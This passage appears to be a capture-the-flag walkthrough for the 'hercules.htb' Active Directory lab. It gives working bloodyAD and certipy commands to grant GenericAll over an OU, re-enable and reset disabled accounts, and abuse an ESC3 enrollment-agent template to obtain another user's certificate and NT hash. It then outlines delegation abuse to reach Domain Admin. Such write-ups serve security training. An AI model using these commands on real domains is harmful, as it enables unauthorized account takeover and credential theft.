
whoami /groups
We import the ActiveDirectory PowerShell module
Import-Module ActiveDirectory
We check Forest Migration OU ACLs for Forest Management

PS C:\\Users\\auditor\\Desktop> (Get-ACL "AD:OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb").Access | Where-Object {$_.IdentityReference -like "*Forest Management*"} | Format-List *
The "Forest Management" group has two critical permissions on the "Forest Migration" OU:
GenericRead - Read access to all objectsGenericAll - Full control (equivalent to Domain Admin over this OU)GenericAll means:
- Create/delete objects
- Full write rights to all attributes
- Take ownership
- All possible operations
Conclusion:
The "Forest Management" group has de-facto Domain Admin rights over the entire "Forest Migration" OU and all contained objects - an extremely privileged permission configuration.


Auditor is a member of Forest Management Group
which holds GenericAll rights over the Forest Migration OU

The Forest Migration OU Contains 5 User
(All passwords are resettable except IIS_Administrator; the reason is explained below)
We grant GenericAll on Forest Migration OU to Auditor
(after this step we can enable fernando.r account)
KRB5CCNAME=Auditor.ccache bloodyAD --host dc.hercules.htb -d hercules.htb -u Auditor -k \
   add genericAll 'OU=FOREST MIGRATION,OU=DCHERCULES,DC=HERCULES,DC=HTB' Auditor

SUCCESS: Auditor Now Has FULL CONTROL!
Critical Auditor Privileges:
- Auditor now has
FULL CONTROLover the "Forest Migration" OU
- Auditor is the Owner of the OU (as shown:
Owner: HERCULES\\auditor)
- Auditor has inherited
FULL CONTROLto all subobjects (visible in:Inherited to all subobjects: Allow HERCULES\\auditor FULL CONTROL)
- Manipulate all objects within the OU (Users/Computers/Groups)
- Create new objects (via CREATE CHILD rights from Windows Computer Administrators)
- Reset existing user passwords (via inherited Helpdesk Administrator rights:
Allow HERCULES\\Helpdesk Administrators Reset Password)
Why We Need to Re-Grant GenericAll to Auditor?
Although Forest Management has GenericAll on the Forest Migration OU and Auditor is a member of that group, the rights are not immediately effective due to inheritance protection and Kerberos token context.
The domain cleanup policy disables ACL inheritance (SetAccessRuleProtection($True,$False)), so group permissions are not dynamically applied to member sessions.
By explicitly assigning GenericAll to Auditor, we insert a direct ACE, ensuring full control over the OU and allowing attribute modifications such as enabling fernando.r.
Step 2. Account Preparation

We retrieve Fernando.R's Active Directory user details
Get-ADUser -Identity "Fernando.R"
The Account is disabled

The User Fernando.R is in the Smartcard Operators Group
(Can request certificates etc.)
We re-enable Fernando.R account
KRB5CCNAME=Auditor.ccache bloodyAD --host DC.hercules.htb -d 'hercules.htb' -u 'auditor' -k remove uac 'fernando.r' -f ACCOUNTDISABLE


We retrieve Fernando.R's Active Directory user details again
Get-ADUser -Identity "Fernando.R"
Now the Account are enabled
We reset Fernando.R's password using Auditor Kerberos cache
KRB5CCNAME=Auditor.ccache bloodyAD --host DC.hercules.htb -d hercules.htb -u Auditor -k set password 'fernando.r' 'NewPassword123!'

Step3. Certificate Attack ESC3 (fernando.r)
info!Smartcard Operators Group
- Enroll rights on Certificate Request Agent template
- Can request certificates on behalf of other users
- Key management permissions for Smartcard certificates
- Direct certificate enrollment rights via CA
Technical Reason:
Default
Enrollpermissions on key templates:
- Certificate Request Agent (proxy for others)
- Smartcard Logon
- Smartcard User
Consequence:
Fernando.R as member can:
- Request own certificates
- Request certificates for other users
- Use Smartcard authentication
This is intentional for Smartcard management but can be abused for privilege escalation.
We request a Kerberos TGT for fernando.r with provided password
getTGT.py 'HERCULES.HTB/fernando.r:NewPassword123!'

We search AD CS for vulnerable certificate templates
KRB5CCNAME=fernando.r.ccache certipy-ad find -k -dc-ip 10.10.11.91 -target DC.hercules.htb -vulnerable -stdout
We have a ESC3 vulnerability
Privesc Phase2
Step 1: Initial Certificate Acquisition via RBCD
We begin by exploiting Fernando R.'s Kerberos ticket to request a certificate on behalf of Ashley B. using Certipy's RBCD (Resource-Based Constrained Delegation) functionality. This establishes our initial foothold with Ashley B.'s credentials through certificate-based authentication.Step 2: Lateral Movement to Domain Controller
(Preparing to take over IIS Administrator account)
Using Ashley B.'s certificate, we obtain her TGT and establish a PowerShell session via Evil-WinRM to the Domain Controller. Here we discover and execute a cleanup script that reveals additional attack paths and privileged accounts.Step 3: Privilege Escalation via GenericAll
Leveraging the Auditor account's Kerberos ticket, we use BloodyAD to grant ourselves GenericAll permissions on the "Forest Migration" OU. These extensive permissions allow us to modify user objects and their security descriptors.
Step 4: IIS_Administrator Account Takeover
With GenericAll privileges, we remove the ACCOUNTDISABLE flag from the IIS_Administrator account and reset its password. This enables us to authenticate as IIS_Administrator, who possesses additional delegation rights.
Step 5: Computer Account Compromise
Using IIS_Administrator's credentials, we target the IIS_webserver$ computer account and reset its password. This provides us with the machine account's NTLM hash, which has special privileges for constrained delegation.
Step 6: S4U2Self/S4U2Proxy Abuse for Domain Admin
Finally, we exploit the IIS_webserver$ computer account's privileges to perform S4U2Self and S4U2Proxy attacks, generating a service ticket that impersonates the Domain Administrator for CIFS service access, granting us complete domain control.

Fernando → Ashley B → IIS_Administrator → IIS_webserver$ → Administrator
Step1. RBCD
Let’s beginOur next step is to request an EnrollmentAgent certificate from CA-HERCULES for Ashley B. (the template uses the Certificate Request Agent EKU). This EnrollmentAgent certificate will allow us to request/enroll certificates on behalf of other users, enabling delegated certificate issuance and ultimately letting us obtain Ashley’s NT hash via certificate authentication.
To do that we leverage Fernando R.’s Enrollment Agent certificate and perform the certificate request on behalf of Ashley. We include the
-dcomflag so the request is sent via DCOM (Distributed Component Object Model) rather than RPC over HTTP — using DCOM gives us direct communication with the CA service on the domain controller and can help bypass network restrictions that block RPC.In short: by using Fernando’s EnrollmentAgent cert + a DCOM-based request to CA-HERCULES, we obtain a valid client authentication certificate for Ashley, which we then use to extract/derive her NT hash.
We request an EnrollmentAgent certificate from CA-HERCULES
KRB5CCNAME=fernando.r.ccache certipy-ad req -u "fernando.r@hercules.htb" -k -no-pass -dc-host dc.hercules.htb -dc-ip 10.10.11.91 -target "dc.hercules.htb" -ca 'CA-HERCULES' -template "EnrollmentAgent" -application-policies "Certificate Request Agent"

We request a user certificate for ashley.b via fernando.r
KRB5CCNAME=fernando.r.ccache certipy-ad req -u "fernando.r@hercules.htb" -k -no-pass -dc-ip "10.10.11.91" -dc-host dc.hercules.htb -target "dc.hercules.htb" -ca 'CA-HERCULES' -template "User" -pfx fernando.r.pfx -on-behalf-of "hercules\ashley.b" -dcom

We authenticate to AD using ashley.b.pfx
certipy-ad auth -pfx ashley.b.pfx -dc-ip 10.10.11.91

Step2. Lateral Movement to DC
(Preparing to take over IIS Administrator account)
iis_administrator is Part of FOREST MIGRATION

We have learn before that auditor have GenricAll over FOREST MIGRATION
iis_administrator have ForceChangePassword rights to iis_webserver
So User iis_administrator will be our next Target

The IIS_Administrator account is disabled

So we can check the IIS_Administrator adminCount value
